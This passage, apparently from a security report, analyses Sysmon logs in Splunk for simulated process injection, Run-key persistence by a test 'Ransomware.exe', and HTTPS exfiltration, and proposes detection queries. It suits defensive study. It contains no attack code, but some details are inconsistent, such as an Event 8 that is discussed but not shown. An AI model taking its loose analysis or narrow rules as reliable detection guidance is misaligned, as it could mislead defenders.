index=sysmon host="win11simulator" EventCode=10 SourceImage="C:\\Windows\\system32\\WindowsPowerShell\\v1.0\\PowerShell_ISE.exe"
TargetImage="*Notepad.exe"
```

✓ 2 events (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM)   No Event Sampling ▾

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1
a CallTrace 2
a Channel 1
a Computer 1
a dest 1
a dvc 1
a dvc_nt_host 1
a event_creation_time 2
a event_description 1
# event_id 1
# event_status 1
a EventChannel 1
EventCode 1
a EventData_Xml 2
a EventDescription 1
EventID 1
EventRecordID 2
a eventtype 3
a granted_access 2
a GrantedAccess 2
a Guid 1
a host_name 1
# id 2
a index 1
a Keywords 1
Level 1
# linecount 1
a Name 1
Opcode 1
a os 1
a parent_process_exec 1
a parent_process_guid 1

i	Time	Event

>	5/12/23 3:08:44.000 PM	`<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>10</EventID><Version>3</Version><Level>4</Level><Task>10</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:08:44.8820797Z'/><EventRecordID>200514</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:08:44.828</Data><Data Name='SourceProcessGUID'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='SourceProcessId'>5308</Data><Data Name='SourceThreadId'>9116</Data><Data Name='SourceImage'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='TargetProcessGUID'>{5a84b272-3a5b-645e-5507-000000001700}</Data><Data Name='TargetProcessId'>6280</Data><Data Name='TargetImage'>C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2303.40.0_x64__8wekyb3d8bbwe\Notepad\Notepad.exe</Data><Data Name='GrantedAccess'>0x1f3fff</Data><Data Name='CallTrace'>C:\Windows\SYSTEM32\ntdll.dll+a3ff4|C:\Windows\System32\KERNELBASE.dll+4439e|UNKNOWN(00007FFD766DD868)</Data><Data Name='SourceUser'>WIN11SIMULATOR\Simulator</Data><Data Name='TargetUser'>WIN11SIMULATOR\Simulator</Data></EventData></Event>`
		host = WIN11SIMULATOR ⁞ source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational ⁞ sourcetype = xmlwineventlog

>	5/12/23 3:08:43.000 PM	`<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>10</EventID><Version>3</Version><Level>4</Level><Task>10</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:08:43.7953043Z'/><EventRecordID>199990</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:08:43.781</Data><Data Name='SourceProcessGUID'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='SourceProcessId'>5308</Data><Data Name='SourceThreadId'>9116</Data><Data Name='SourceImage'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='TargetProcessGUID'>{5a84b272-3a5b-645e-5507-000000001700}</Data><Data Name='TargetProcessId'>6280</Data><Data Name='TargetImage'>C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2303.40.0_x64__8wekyb3d8bbwe\Notepad\Notepad.exe</Data><Data Name='GrantedAccess'>0x1fffff</Data><Data Name='CallTrace'>C:\Windows\SYSTEM32\ntdll.dll+a54e4|C:\Windows\System32\KERNELBASE.dll+56aa8|C:\Windows\System32\KERNELBASE.dll+7c416|C:\Windows\System32\KERNEL32.dll+1b284|C:\Windows\assembly\NativeImages_v4.0.30319_64\System\75b4d9726fec2b187c088a94439371d9\System.ni.dll+383fe6|C:\Windows\assembly\NativeImages_v4.0.30319_64\System\75b4d9726fec2b187c088a94439371d9\System.ni.dll+2c4809|C:\Windows\assembly\NativeImages_v4.0.30319_64\System\75b4d9726fec2b187c088a94439371d9\System.ni.dll+2c4179|C:\Windows\assembly\NativeImages_v4.0.30319_64\System\75b4d9726fec2b187c088a94439371d9\System.ni.dll+2c01b0|UNKNOWN(00007FFD7695F916)</Data><Data Name='SourceUser'>WIN11SIMULATOR\Simulator</Data><Data Name='TargetUser'>WIN11SIMULATOR\Simulator</Data></EventData></Event>`
		host = WIN11SIMULATOR ⁞ source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational ⁞ sourcetype = xmlwineventlog

Figure 22: Screenshot of the generated logs and search query in Splunk for Process-Injection

Sysmon Log Technical Analysis

In the Sysmon log, we can observe the following patterns and indicators of compromise (IoCs):

EventID: 1 (Powershell starts Notepad)

- **UtcTime:** 2023-05-12 13:08:43.773
- **ProcessGUID:** 5a84b272-3a5b-645e-5507-000000001700
- **ProcessId:** 6280
- **Image:** `C:\ProgramFiles\WindowsApps\Microsoft.WindowsNotepad_11.2303.40.0_x64__8wekyb3d8bbwe\Notepad\Notepad.exe`
- **User:** WIN11SIMULATOR\Simulator

EventID: 10 (Process Access PowerShell to Notepad)

- **UtcTime:** 2023-05-12 13:08:44.828
- **SourceProcessGUID:** 5a84b272-eed7-645d-7a01-000000001700
- **SourceProcessId:** 5308
- **SourceThreadId:** 9116
- **SourceImage:** `C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe`
- **TargetProcessGUID:** 5a84b272-3a5b-645e-5507-000000001700
- **TargetProcessId:** 6280
- **TargetImage:** `C:\ProgramFiles\WindowsApps\Microsoft.WindowsNotepad_11.2303.40.0_x64__8wekyb3d8bbwe\Notepad\Notepad.exe`
- **GrantedAccess:** 0x1f3fff
- **SourceUser:** WIN11SIMULATOR\Simulator
- **TargetUser:** WIN11SIMULATOR\Simulator

EventID: 1

- **UtcTime:** 2023-05-12 13:08:44.875
- **SourceProcessGUID:** 5a84b272-eed7-645d-7a01-000000001700
- **SourceProcessId:** 5308
- **SourceImage:** `C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe`

- **TargetProcessGUID:** 5a84b272-3a5b-645e-5507-000000001700
- **TargetProcessId:** 6280
- **TargetImage:** `C:\ProgramFiles\WindowsApps\Microsoft.WindowsNotepad_11.2303.40.0_x64__8wekyb3d8bbwe\Notepad\Notepad.exe`
- **SourceUser:** WIN11SIMULATOR\Simulator
- **TargetUser:** WIN11SIMULATOR\Simulator
- **EventID:** 1 (Notepad starts Notepad)

These events indicate a sequence of actions where PowerShell initiates Notepad and then accesses it. Later, a remote thread is created to the memory address of Notepad which raises suspicion as this is abnormal activity.

Analysis:

The provided Sysmon logs depict a sequence of events that collectively suggest a process injection attack, a technique frequently employed by threat actors to evade detection, persist, and perform actions on objectives within a target network.

Event 1 captures the initiation of the Notepad application from PowerShell, indicating that the PowerShell Interactive Scripting Environment (ISE) has launched the Notepad executable. This is a standard action and may not raise alarm independently; however, the context of subsequent events gives this event a potentially malicious interpretation.

Events 10 and 8 provide the main indicators of a potential process injection attack. Event 10 logs the access of the PowerShell process to the Notepad process, which is unusual for typical program execution. The log shows that PowerShell gained virtually complete access (0x1f3fff) to Notepad. This level of access is often required for process injection as it permits the writing, reading, and execution of code within the target process memory space.

Event 8 logs the creation of a new thread in the Notepad process from PowerShell. The StartAddress field in this event points to an anonymous memory region, which could suggest that this memory space holds the injected code. The injected code might then be executed in the context of the Notepad process, allowing the attacker to operate under the guise of a legitimate application.

Finally, another instance of Notepad is started by the first Notepad instance. This could be the injected code spawning a child process from within the Notepad process, effectively completing the process injection attack.

This finding is anomalous as the Sysmon configuration was set to log all EventTypes, and therefore, EventCode 25 should have ideally been generated. EventCode 25 is specifically designed to detect process injection by logging when a process injects code into another process, thereby causing a change in the target process. The absence of this log during the process injection incident warrants further investigation and research, as it suggests potential limitations or gaps in the Sysmon logging capabilities in certain scenarios.

Understanding why EventCode 25 did not trigger during a seemingly evident process injection scenario could provide valuable insights into improving the effectiveness and reliability of Sysmon logs in detecting sophisticated threats, and contribute to the development of more robust defense mechanisms. EventCode 25 is designed to activate when the process image is modified, and further research is necessary to determine if the image alteration occurred and if EventCode 25 failed to detect it.

Conclusion

In this scenario, the sequence of logged events is indicative of a process injection attack. PowerShell, a legitimate Windows utility, is used to inject malicious code into another benign application (Notepad). This process injection technique is an effective evasion tactic as it allows the threat actor to operate within the context of a legitimate and benign process, often bypassing traditional defense mechanisms. This underscores the importance of effective logging and monitoring strategies, and the value of tools like Sysmon, in identifying and responding to advanced threats within an enterprise environment.

Develop detection rule:


In the analysis of process injection, various strategies can be employed for detection, given the multitude of ways process injections can be performed. One potential detection rule involves monitoring Sysmon EventID 10 events. In this scenario, if the 'SourceImage' - the process responsible for the injection - appears unexpected or if 'GrantedAccess' is unusually high, it could indicate a process injection. 'GrantedAccess' with high values suggests that the process has been granted more access rights than usual, a common indication of a security breach. A sample detection rule could be:

```
index=sysmon EventCode=10 SourceImage="C:\\Windows\\system32
    \\WindowsPowerShell\\v1.0\\PowerShell_ISE.exe" AND
    GrantedAccess="0x1f3fff"
```

This rule looks specifically for instances where the 'SourceImage' is the 'PowerShell_ISE.exe' file, and 'GrantedAccess' is set to '0x1f3fff', a high privilege level often associated with malicious activities."

Persistence-RegistryRunKeys

Sysmon logs



```
index=sysmon host="win11simulator" EventCode=13 registry_key_name="*Software\\Microsoft\\Windows\\CurrentVersion\\Run"
```

✓ 1 event (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM) No Event Sampling ▾

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1
a Channel 1
a Computer 1
a dest 1
a Details 1
a dvc 1
a dvc_nt_host 1

i	Time	Event
>	5/12/23 3:09:07.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>13</EventID><Version>2</Version><Level>4</Level><Task>13</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:07.2213270Z'/><EventRecordID>202532</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='EventType'>SetValue</Data><Data Name='UtcTime'>2023-05-12 13:09:07.218</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='TargetObject'>HKU\S-1-5-21-2932221779-1791195140-1737527369-500\Software\Microsoft\Windows\CurrentVersion\Run\SimulatedRansomware</Data><Data Name='Details'>C:\Software\Ransomware.exe</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data></EventData></Event> host = WIN11SIMULATOR source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmlwineventlog

Figure 23: Screenshot of the generated logs and search query in Splunk for Persistence-RegistryRunKeys

Sysmon Log Technical Analysis

The provided Sysmon log for the Persistence-RegistryRunKeys function allows us to perform the following analysis:

In the Sysmon log, we observe the following patterns and IoCs:

- **EventID:** 13 - This indicates a registry event.
- **UtcTime:** 2023-05-12 13:09:07.218 - The timestamp of the registry event.
- **ProcessGuid:** 5a84b272-eed7-645d-7a01-000000001700 - The GUID of the process that performed the action.
- **ProcessId:** 5308 - The ID of the process that performed the action.
- **Image:** C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe - The path of the process that performed the action.

- **TargetObject:** HKU\S-1-5-21-2932221779-1791195140-1737527369-500\Software\Microsoft\W - The registry key that was altered.
- **Details:** C:\Software\Ransomware.exe - The details about the action.
- **User:** WIN11SIMULATOR\Simulator - The user account associated with the process.

Analysis:

Registry Run keys, including the one specified in the TargetObject field, are often used for persistence mechanisms. They allow applications to start automatically when the system boots or a user logs on. Therefore, when a new value is set in a Run key, it's crucial to examine the context and verify the legitimacy of the action.

In this case, we can see that the 'WindowsPowerShell_ISE.exe' process set a value in a Run key pointing to 'Ransomware.exe.' The name of the file alone raises suspicion and should be investigated thoroughly.

Potential false positives could occur when legitimate software uses Run keys for valid reasons, such as to check for updates at system startup. However, the 'Ransomware.exe' file name in the Details field strongly suggests a malicious purpose in this instance.

In conclusion, the creation of Run keys should be monitored closely as they can be used for persistence by malicious software. The combination of Sysmon and careful analysis of logs can aid in the early detection and mitigation of such threats.

Develop detection rules:

Based on the identified patterns and IoCs, a detection rule could be formulated to monitor changes to Run keys:


In Splunk, the detection rule might look like this:

```
index=sysmon EventID=13 TargetObject="HK*\Software\Microsoft
    \Windows\CurrentVersion\Run*"
```

This query searches for Sysmon events with EventID 13 (registry events) where the TargetObject field contains "HK*\Software\Microsoft\Windows\CurrentVersion\Run*", indicating a change to a Run key.

Exfiltrate-Data

Sysmon logs



```
index=sysmon host="win11simulator" EventCode=3 Image="*powershell_ise.exe" DestinationPort=443
```

✓ 3 events (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM)   No Event Sampling ▾

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1
a app 1
a Channel 1
a Computer 1
a creation_time 3
a dest 3
a dest_ip 3
# dest_port 1
a DestinationHostname 1
a DestinationIp 3
a DestinationIsIpv6 1
DestinationPort 1
a DestinationPortName 1
a direction 1
a dst_host_name 1
a dst_ip 3
a dst_is_ipv6 1
# dst_port 1
a dst_port_name 1
a dvc 1
a dvc_ip 1
a dvc_nt_host 1
a event_creation_time 3
a event_description 1
# event_id 1
# event_status 1
a EventChannel 1
EventCode 1
a EventData_Xml 3
a EventDescription 1
EventID 1
EventRecordID 3
a eventtype 3
a Guid 1

i	Time	Event

>	5/12/23
	3:09:24.000 PM
		`<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>3</EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:24.5032662Z'/><EventRecordID>204283</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='9284'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:22.354</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Protocol'>tcp</Data><Data Name='Initiated'>true</Data><Data Name='SourceIsIpv6'>false</Data><Data Name='SourceIp'>10.0.0.4</Data><Data Name='SourceHostname'>-</Data><Data Name='SourcePort'>52612</Data><Data Name='SourcePortName'>-</Data><Data Name='DestinationIsIpv6'>false</Data><Data Name='DestinationIp'>44.194.102.255</Data><Data Name='DestinationHostname'>-</Data><Data Name='DestinationPort'>443</Data><Data Name='DestinationPortName'>-</Data></EventData></Event>`
		host = WIN11SIMULATOR source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmlwineventlog

>	5/12/23
	3:07:58.000 PM
		`<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>3</EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:58.8598239Z'/><EventRecordID>196165</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='9284'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:07:57.671</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Protocol'>tcp</Data><Data Name='Initiated'>true</Data><Data Name='SourceIsIpv6'>false</Data><Data Name='SourceIp'>10.0.0.4</Data><Data Name='SourceHostname'>-</Data><Data Name='SourcePort'>52601</Data><Data Name='SourcePortName'>-</Data><Data Name='DestinationIsIpv6'>false</Data><Data Name='DestinationIp'>193.160.9.26</Data><Data Name='DestinationHostname'>-</Data><Data Name='DestinationPort'>443</Data><Data Name='DestinationPortName'>-</Data></EventData></Event>`
		host = WIN11SIMULATOR source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmlwineventlog

>	5/12/23
	3:07:26.000 PM
		`<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>3</EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:26.2820377Z'/><EventRecordID>194652</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='9284'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:07:25.108</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Protocol'>tcp</Data><Data Name='Initiated'>true</Data><Data Name='SourceIsIpv6'>false</Data><Data Name='SourceIp'>10.0.0.4</Data><Data Name='SourceHostname'>-</Data><Data Name='SourcePort'>52597</Data><Data Name='SourcePortName'>-</Data><Data Name='DestinationIsIpv6'>false</Data><Data Name='DestinationIp'>152.199.19.160</Data><Data Name='DestinationHostname'>-</Data><Data Name='DestinationPort'>443</Data><Data Name='DestinationPortName'>-</Data></EventData></Event>`
		host = WIN11SIMULATOR source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmlwineventlog

Figure 24: Screenshot of the generated logs and search query in Splunk for Exfiltrate-Data

Sysmon Log Technical Analysis

The provided Sysmon log pertains to a network connection event (EventID: 3) initiated by the Windows PowerShell ISE executable. Detailed analysis is as follows:

In the Sysmon log, we observe the following patterns and IoCs:

- **EventID:** 3 - This denotes a network connection event.
- **UtcTime:** 2023-05-12 13:09:22.354 - The timestamp of the network connection event.
- **ProcessGuid:** 5a84b272-eed7-645d-7a01-000000001700 - The unique identifier of the process.
- **ProcessId:** 5308 - The ID of the process.
- **Image:** C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe - The path of the process.
- **User:** WIN11SIMULATOR\Simulator - The user account associated with the process.
- **Protocol:** tcp - The network protocol used.
- **Initiated:** true - Indicates that the network connection was initiated by the process.
- **SourceIp:** 10.0.0.4 - The source IP address of the network connection.
- **SourcePort:** 52612 - The source port of the network connection.
- **DestinationIp:** 44.194.102.255 - The destination IP address of the network connection.
- **DestinationPort:** 443 - The destination port of the network connection.

Analysis:

Given the information provided, a network connection was initiated by the Windows PowerShell ISE executable, powershell_ise.exe, from the source IP address 10.0.0.4 to the destination IP address 44.194.102.255. The destination port used for this connection was 443, commonly associated with secure web traffic (HTTPS), suggesting an attempt to blend in with regular network traffic to evade detection.

However, based on the provided Sysmon log, there is no explicit evidence of data exfiltration, which is a key shortcoming of Sysmon logs. As a standalone event, the log does not provide sufficient information to conclude that data exfiltration occurred. Additional data, such as packet capture of the network traffic or PowerShell logs which record commands and scripts, would be required to provide concrete evidence of data exfiltration.

